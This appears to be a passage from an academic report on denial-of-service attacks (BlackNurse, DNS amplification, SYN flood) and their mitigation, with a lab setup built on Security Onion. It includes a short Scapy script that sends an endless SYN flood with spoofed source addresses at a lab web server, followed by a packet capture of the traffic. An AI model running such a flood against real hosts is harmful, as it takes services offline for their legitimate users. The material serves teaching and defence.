
Signal Quality:

Activity

Sent — — Received

Bytes: 428,289 | 665,374

**Figure 3.25: Wireshark network statistic.**



Wireshark · Capture File Properties · wireshark_3FF38D72-E4BA-43EB-8010-3A32E4900D7E_20170105215904_a049...

Details

| Interface | Dropped packets | Capture filter | Link type | Packet size limit |
|---|---|---|---|---|
| \Device\NPF_{3FF38D72-E4BA-43EB-8010-3A32E4900D7E} | Unknown | none | Ethernet | 262144 bytes |

**Statistics**

| Measurement | Captured | Displayed | Marked |
|---|---|---|---|
| Packets | 120769 | 120552 (99.8%) | N/A |
| Time span, s | 13.940 | 13.940 | N/A |
| Average pps | 8663.7 | 8648.1 | N/A |
| Average packet size, B | 70.5 | 70.5 | N/A |
| Bytes | 8481273 | 8438640 (99.5%) | 0 |
| Average bytes/s | 608 k | 605 k | N/A |
| Average bits/s | 4867 k | 4842 k | N/A |

Capture file comments

As seen in the Figure 3.25 hping3 sends 8663 packets per seconds. This attack is discovered by Security Operations Center of the Danish telecom operator (SOC TDC) recently. The best mitigation method is not allowing ICMP packets to be answered in the network devices and firewalls.

Devices verified by TDC to be vulnerable to the BlackNurse attack:

Cisco ASA 5505, 5506, 5515, 5525 and 5540 (default settings)

Cisco ASA 5550 (Legacy) and 5515-X (latest generation)

Cisco 897 router

Cisco 6500 router (with SUP2T and Netflow v9 on the inbound interface)

Fortigate 60c and 100D (even with drop ICMP on). See response from Fortinet.

Fortinet v5.4.1 (one CPU consumed)

Palo Alto (unless ICMP Flood DoS protection is activated). See advisory from Palo Alto.

SonicWall (if misconfigured)

Zyxel NWA3560-N (wireless attack from LAN Side)

Zyxel Zywall USG50

### 3.2.5 DNS Amplification Attack


Domain Name System (DNS) is the address book of the internet. It has a tree like distributed system of delegations structure and it translates IP addresses to host names (Vaughn 2006). DNS servers maintain domain records and interact with each other. There are two types of DNS queries: Recursive and Iterative (Northcutt and Novak 2002). A recursive query asks for a name server to find the answer to the query itself. If the inquired server doesn't know the answer, it forwards the request to another server. It continues until it finds the information or until the query fails. An iterative query asks DNS server to resolve the query. If the name server doesn't know the answer, it returns back to the querying server with a reference of another name server which probably has the information.

DNS is one of the most targeted systems in the internet today. It gives opportunities to attackers to get reconnaissance information and further exploitation areas about targeted network (Northcutt and Novak 2002). If a DNS server is compromised, an attacker can play upon name and IP address translation for evil purpose.

DNS Amplification Attack has become a serious threat in the internet world because small queries can generate massive amounts of UDP packets in response to flood the target server (Kambourakis *et al.* 2007, pp.38-47). An attacker needs a small bandwidth connection to exploit recursive name servers to amplify Distributed Denial Service (DDoS) attacks via spoofing IP address of the victim server. Malicious users abuse open DNS servers or open resolvers which allows recursive DNS queries, via bombarding a victim system with DNS response traffic (Us-cert.gov, 2013). The regular DNS query is limited to 64 bytes of query data and 512 bytes of response (amplification factor of X8). With the implementation of extension mechanism for DNS (EDNS) (RFC 6891) in late 2005, it allows larger DNS packets and still use UDP which is a connectionless protocol (Anagnostopoulos *et al.* 2013).

As seen on the Figure 3.26, small DNS queries could create huge amount of DNS reply traffic. This figure shows the fundamentals of the attack which an attacker sends 64 byte DNS name look up request to the open resolver with the spoofed source IP address of the victim server. This small request creates 3876 bytes DNS response directing to the victim server, (the amplification factor of X60). Malicious user generally sends "ANY" type of request which asks the DNS resolver for all the information that currently knows about the domain which may include information about mail servers (MX Records), IP Addresses (A Records) etc. to increase the amplification factor (Rozekrans, de Koning and Mekking 2013). Moreover, in order to increase the size of the attack with little effort, attackers use botnets and make them send the DNS requests.

**Figure 3.26: DNS Amplification attack architecture.**



Because of the huge traffic volume there is very little to protect against DNS amplification attack. But it is still possible to reduce the effect of the attack.

Although the only definite method of eliminating this type of attack is to fix unsecured recursive resolvers which requires an extensive effort by various parties. In July 2013 bulletin, the United States Computer Emergency Response Team (US-CERT) made a few recommendations (Us-cert.gov, 2013): (1) reduce the number of open DNS resolvers, (2) disable public recursion on authoritative DNS servers, (3) rate limit responses, and (4) limit IP address spoofing. Unfortunately, there is little incentive for organizations to employ these recommendations: these actions help other organizations, not the organization performing the remediation (MacFarland, Shue and Kalafut, 2015).

### 3.2.6 SYN Flood Attack


SYN Flood Attack is one of the oldest DoS attack method. It has been experienced since 1996 (diamon9, route and infinity, 1996) and still a very popular arena for the malicious users.

SYN Flood Attack exploits three-way handshake mechanism of the Transmission Control Protocol (TCP). All TCP based network services (http, Ftp, mail server etc.) are vulnerable to this attack. SYN Flood Attack threats not only hosts but also network devices (Beaumont-Gay, 2007).

SYN Flood Attack can cause DoS in two ways: The attack might consume the connection queue and crash the system or drain the bandwidth of the targeted network. The fundamental of the attack is the attacker spoofs his or her IP address with nonresponsive source IP addresses. This make malicious users maximize the consumption of the victim system`s resources. If the fake source address is responsive, the attacker will send SYN, the victim will return with SYN/ACK and then the spoofed responsive system will send RESET because it is not the initiative party of the three-way TCP handshake. This will reset the connection and connection queue will not be consumed.

During normal TCP connection, the host sends SYN with a sequence number, the server replies with SYN/ACK and the requester host sends back ACK to the server to establish the connection. When the attacker initiates TCP connection, he or she sends SYN to the victim system with spoofed IP address of the nonresponsive IP addresses, the victim replies with SYS/ACK directed to nonresponsive host and waits (at least 75 seconds) for the ACK but it never arrives. It is called half open connection. Attacker continues to send SYN packets until victim server run outs of memory. As a result, server crashes and cannot answer legitimate connection requests (Eddy, 2007). Figure 3.27 shows the architecture of the SYN Flood Attack.

**Figure 3.27: SYN Flood attack architecture.**



To simulate SYN Flood I used scapy python packet crafting tool.

The test environment configuration is written below:

ATTACKER : Kali Linux 192.168.1.61


VICTIM : Ubuntu Linux (Webserver) 192.168.1.64

SCAPY SCRIPT:

```
>>> #! /usr/bin/env

>>> from scapy.all import *;

>>> IPforged = "192.168.2.1/16";

>>> target = "192.168.1.64";

>>> destPort = 80;

>>> SYNFlood = IP(dst=target, src=IPforged) / TCP(dport=destPort, flags = "S");

>>> while 1 :

>>> send(SYNFlood);
```

After sending SYN packets I captured packets on victim machine with Wireshark packet capture tool with the filter: tcp.flags.syn==1.

**Figure 3.28: SYN Flood attack, victim machine Wireshark screenshot.**



Filter: tcp.flags.syn==1

```
No. .  Time          Source           Destination     Protocol  Info
 12844 1384.465999 192.168.7.34      192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12845 1384.469893 192.168.8.34      192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12846 1384.472478 192.168.9.34      192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12847 1384.476674 192.168.10.34     192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12848 1384.479357 192.168.11.34     192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12849 1384.481581 192.168.12.34     192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12850 1384.484584 192.168.13.34     192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12851 1384.488240 192.168.14.34     192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12852 1384.490675 192.168.15.34     192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12853 1384.493493 192.168.16.34     192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12854 1384.495663 192.168.17.34     192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12855 1384.497873 192.168.18.34     192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12856 1384.500119 192.168.19.34     192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0
 12857 1384.503553 192.168.20.34     192.168.1.64     TCP       ftp-data > http [SYN] Seq=0 Win=8192 Len=0

▷ Frame 1187 (74 bytes on wire, 74 bytes captured)
▷ Ethernet II, Src: Vmware_71:65:12 (00:0c:29:71:65:12), Dst: 18:a6:f7:b4:75:ee (18:a6:f7:b4:75:ee)

0000  18 a6 f7 b4 75 ee 00 0c  29 71 65 12 08 00 45 00   ....u... )qe...E.
0010  00 3c bf 4c 40 00 40 06  0d 3e c0 a8 01 40 d8 3a   .<.L@.@. .>...@.:
0020  d4 0e 99 6b 00 50 c4 cd  af ec 00 00 00 00 a0 02   ...k.P.. ........
0030  16 d0 a3 de 00 00 02 04  05 b4 04 02 08 0a 00 0b   ........ ........

eth1: <live capture in progress> Fil...   Packets: 12857 Displayed: 9829 Marked: 0          Profile: Default
```

As seen on the Figure 3.28, SYN packets are originating from fake IP addresses destined to victim`s http port (80). It fills victim`s queue with half open connections causing lock up of web server and makes it unreachable for the legitimate users.

There are two global best practices to mitigate SYN flood attack. SYN cookies and SYN proxy.

The idea behind the SYN cookie method is to allocate resources only for legitimate connections. Server delays to allocate resource until TCP three-way handshake completes. After receiving SYN packet and sending SYN/ACK the server calculates a cookie value according to the packets it receives. After receiving ACK packet, the server checks the cookie to decide if it’s coming from legitimate client. If the cookie value is correct it allows connection (Hang and Hu 2009, pp.445-448).

Second, using firewall rules before connection resource allocation. Firewall takes SYN packet from the initiator and sends the SYN/ACK packet back and waits for the final ACK packet. After the firewall receives the ACK packet from the originator then replays the three-way handshake sequence to the receiver.

# 4. FINDINGS

## 4.1 DOS/DDOS ATTACK MITIGATION TECHNIQUES

As DoS/DDoS attacks advance, mitigation techniques also adapt for newly emerging threats. However, it is not possible to fully evade the threat. The short review of the available anti DoS/DDoS solutions are listed below.

### 4.1.1 Firewalls

Firewalls are the first devices which stands against to malicious activity. They are critical for the security architecture. They might have some capability against DDoS attack, however there are not designed for that purpose. Moreover, they are sometimes targeted to DDoS attacks themselves. Firewalls does not have anti-spoof capability and some attacks have legitimate packets as in slowloris and DNS amplification attacks. These legitimate packets may easily pass thorough from firewalls.

When your network device or server hit by some types of DoS/DDoS attack there is not much to do stop the attack especially attacker spoofs the source IP with unsuspecting company or ISP. In this situation, the first measure against DoS/DDoS on the firewall to set rate limiting. Rate limiting enables you to set packet rate per source. If the number of packets from a particular source exceeds the rate, it drops the excessive packets and continues dropping until the attack is over.

Syncookie, syncache and synproxy services should be activated. These are the best mitigation methods against syn flood attacks. They will not let half open TCP packets to reach the server.

### 4.1.2 Routers

Using Access Control Lists (ACLs) on the router is somehow effective method for defending against simple, well-known attacks. Non-essential protocols (e.g. ICMP) should be disabled and might be used when needed. Egress and ingress anti spoof filtering should be implemented at border routers. These filters will drop packets which have source address is not belong to network.

### 4.1.3 Internet Service Provider

Having a large bandwidth is always desirable and help to stand some of the DoS attacks. However recent attacks reach 1 Tbsp. levels (France based hosting provider-Sept 16).

Nobody, even ISPs cannot stand such a high rate packet flow. During attack, cooperation with ISP might be too late to mitigate the attack but cooperation with many providers can help to find attack source. Blackholing is an option used by ISPs. It means blocking all network traffic without separating legitimate packets. It seems an effective method to solve the problem but it also denies legitimate users to reach services. In other words; it makes attacker to reach their aim. Once the customer calls during the attack, ISP should be able to determine source of the bad traffic (Tipton and Krause 2003). ISPs should also cooperate each other and share information to cope with DDoS attacks. Additionally, ISPs should apply egress and ingress filtering at their edge routers (Du and Nakao 2010, pp.1-6). ISP based DDoS mitigation methods are the most desirable so as these counter measures can be shared by many customers.

### 4.1.4 IDS/IPS

Although Intrusion Detection and Prevention Systems (IPS/IDS) are vital to keep data integrity and confidentiality they are not enough capability to stop DoS/DDoS attacks. They have very good application layer attack-detection and malformed packet inspection capabilities. IPS/IDS solution have the ability to detect threats using a database of signatures, using anomaly detection techniques, producing alerts when detection of abnormal behaviour within protocols like in flood attacks. They can be used to as complimentary security measure against DoS/DDoS attacks but they cannot serve alone for that purpose. Moreover, they are also target for DoS/DDoS attacks.

### 4.1.5 Third Party Anti DoS/DDoS Solutions

There are companies which offers very effective DDoS protection services. According to Market Research and Consulting Firm Quadrant Knowledge Solutions, leading DDoS Mitigation vendors are, A10 Networks, Akamai, Arbor Networks, CloudFlare, Corero, Fortinet, Huawei, Imperva, Nexusguard, NSFOCUS, Radware, and Verisign. Modern DDoS mitigation appliances are capable of providing mitigation up to 40 Gbps of attacks and by combining these appliances, it handles multiple of hundreds of attacks volume capacity. On the other hand, DDoS mitigation service providers use multiple high capacity scrubbing centers and can handle Tbps of attack volume capacity. Most of the large organizations are looking at deploying hybrid solutions by investing in both on premise appliances as well as cloud-based DDoS mitigation services. DDoS mitigation suppliers continue to collaborate in providing integrated hybrid-based solutions.

Mitigating DDoS attacks requires analyzing network traffic with complex attack detection algorithms, then filtering. Third party or in-cloud mitigation companies offers standard mitigation techniques like rate limiting, DNS based routing, Border Gateway Protocol (BGP) prefix announcement, in-line filtering and hybrid method. However, these services might be very expensive and complex (Booth and Andersson 2016, pp.111-115). Quadrant Knowledge Solutions, has named Arbor 2017 Market and Technology Leader in the Global DDoS Mitigation Market (Clark 2017). Mitigating modern-day DDoS attacks requires the collaboration of enterprises, governments and in-cloud managed security service providers. For this purpose; Arbor Networks initiated the Cloud Signaling Coalition (CSC) (Anon 2017).

Using third party services has one drawback that they monitor all network traffic. Handing over control of the internet traffic to a third party will have effect on the security and confidentiality of the data.

# 5. RECOMMENDATIONS

An effective, DoS/DDoS attack defense is difficult and depend on different parties, such as in organization security team, ISPs and anti DDoS service providers. As the DoS/DDoS attacks growing in size, complexity and frequency every other day, organizations have to be well prepared in advance. I suggest organizations should utilize Information Technology Infrastructure Library (ITIL) Framework and International Organization for Standardization (ISO) 27001 guidance to efficiently manage their services, cyber security best practices, standards, processes and procedures to document and implement their action plans to deal with DoS/DDoS attacks (Disterer 2013, p.92).

According to these guidance and standards, mitigation techniques should be implemented in every phase. Proposed mitigation and incident respond stages are summarized in the table below.


**Table 7.1: Proposed mitigation and incident management process.**

| Attack Phase | | Action |
|---|---|---|
| Before Attack | Preparation | • Ensure a documented and rehearsed process exists for dealing with a DDoS attack,<br>• ISP and other cooperation group`s point of contacts should be documented and Service Level Agreements (SLAs), Operation Level Agreements (OLAs) should be understood by all related parties,<br>• Responsibilities and accountabilities in case of DoS/DDoS attack must be clearly identified,<br>• All security controls must be tested and documented. |
| During Attack | Identification | • Just after attack detection, alerting and incident management process should start,<br>• Mitigation plans must be implemented,<br>• Attack analysis and forensics must be done, |

| | | |
|---|---|---|
| | | • Attack source must be identified and reported. |
| | Containment | • According to attack type, required network device resources or configuration changes might be done to take back the service available,<br>• Bandwidth prioritization must be done. |
| | Eradication | • Blocking and rate limiting measures should be done,<br>• Forwarding traffic to scrub center if available,<br>• Sinkholing to malicious traffic. |
| After Attack | Recovery | • Normal service state verification must be done,<br>• Digital forensics process must be done,<br>• Attack analysis should be documented and shared with counterparts. |

After introduction and simulation, fundamentals of DoS/DDoS attacks, I propose as a part of DoS/DDoS attack solution is using on premise, robust Network Monitoring System, IDS/IPS deployment to defend network with Security Onion Network Monitoring System. In my test environment, I set a realistic virtual network. With proposed topology, I successfully simulated attacks and detected the attack specifications. The test network topology is seen on Figure 5.1.

**Figure 5.1: Lab network topology.**



Software and hardware used in this topology is listed hereunder;

Dell Firepower Series Server.

VMware Workstation is used for virtualization environment.

Kali Linux as an attacker to craft attack packets and using attack tools to simulate attack.

Bee-Box web server as victim, which is Apache installed Ubuntu operating system.

Security Onion as a Network Monitoring System, IPS/IDS, attack analysis box.

## 5.1 SECURITY ONION

Security Onion is a Linux distro for Network Intrusion Detection (NIDS) / Network Intrusion Prevention (NIPS), Network Security Monitoring (NSM) and log management solution which consist of Snort, Suricata, OSSEC, Squil, Xplico, Squert, Network Miner, Bro IDS, ELSA or Kibana and many other with full packet capturing tools and powerful analysis tools (Burks 2017). Diverse types of data can be acquired using Security Onion for analysis and forensics. These include data related to: Host, Network, Session, Asset, Alert and Protocols. Several web interfaces and tools are available for management of the system and analysis of data such as Sguil, Snorby, Squert and Enterprise Log Search and Archive (ELSA) and recently ElesaticStack has been added for evaluation purpose. These web interfaces can be used for analysis of alerts and captured events and then can be further exported for analysis in Network Forensic Analysis Tools (NFAT) such as NetworkMiner, CapME or Xplico (Heenan and Moradpoor 2016). Security Onion can be used to deeply monitor your network traffic for suspicious activities and malware.

Security Onion has three main functions;

i. Full packet capture;

ii. Network-based and host-based intrusion detection systems (NIDS and HIDS), respectively;

iii. Powerful analysis tools.

Packet capturing is managed by netsniff-ng. Netsniff-ng is Linux networking tool with .pcap capturing and replaying tool. It can record pcap files to disc, replay them and also do an offline and online analysis. With full packet capturing function what is coming in and what is going out from the network can be analyzed. Netsniff-ng can be used network debugging, stress testing, traffic monitoring and security auditing.

Security Onion offers multiple Intrusion Detection Systems (IDS) solution. IDSs are powerful tool for alerting to and controlling of traffic passing through a network. They can use various methods such as rule (signature) based, anomaly based or other machine learning or specification based methods. As rule-driven NIDS, Snort or Suricata is included in the box. Rule driven NIDS performs traffic analysis and tries to match captured packets with its rule base. It employs a rule driven language which composed of protocol matching, anomaly inspection and signature machine to match with flowing packets (Muthuregunathan *et al.* 2009, pp.336-341).

Security Onion offers analysis-driven IDS with the Bro Network Security Monitor, known as Bro IDS, which is an open source anomaly based NIDS (Ambikavathi and Srivatsa 2016). It detects attacks via analyzing network traffic and extract it to its application level definition and then run event-oriented analyzers (Varadarajan and Santander Peláez 2012). It is primarily a security monitor that inspects all traffic on a network to detect and analyze suspicious activity. More generally, however, Bro supports a wide range of traffic analysis tasks even outside of the security domain, including performance measurements and helping with trouble-shooting (Mehra 2012).

OSSEC is a host based intrusion detection system (HIDS) deployed in the Security Onion box. It monitors all activity with file integrity checking, log monitoring, windows registry monitoring, rootkit detection, real-time alerting and active response. It creates alert logs and email to security administrator. It has also capability to export alerts to any Security Incident Management (SIM)/Security Information and Event Management (SIEM) system (Hoque *et al.* 2012). OSSEC provides help organizations compliance requirements such as PCI and HIPAA. It lets customers detect and alert on unauthorized file system modifications and malicious behavior embedded in the log files of applications. For PCI, it covers the sections of file integrity monitoring (PCI 11.5, 10.5), log inspection and monitoring (section 10), and policy enforcement/checking (Anon 2017). It monitors Security Onion itself, another host in the network also can be monitored via installing agent.

Security Onion collects many types of data which consist of full packet capture, IDS logs and Bro data. Squil is the analysis console for Network Security Monitoring. It provides GUI to view and analyze snort, suricata, OSSEC alerts, Bro HTTP events and Passive Real-Time Asset Detection System (PRADS) alerts (Heenan & Moradpoor 2016).

Squert is a web based interface to the squil database. It allows to query to Squil database and gives several results of windows to analyze incidents (Burks 2014).

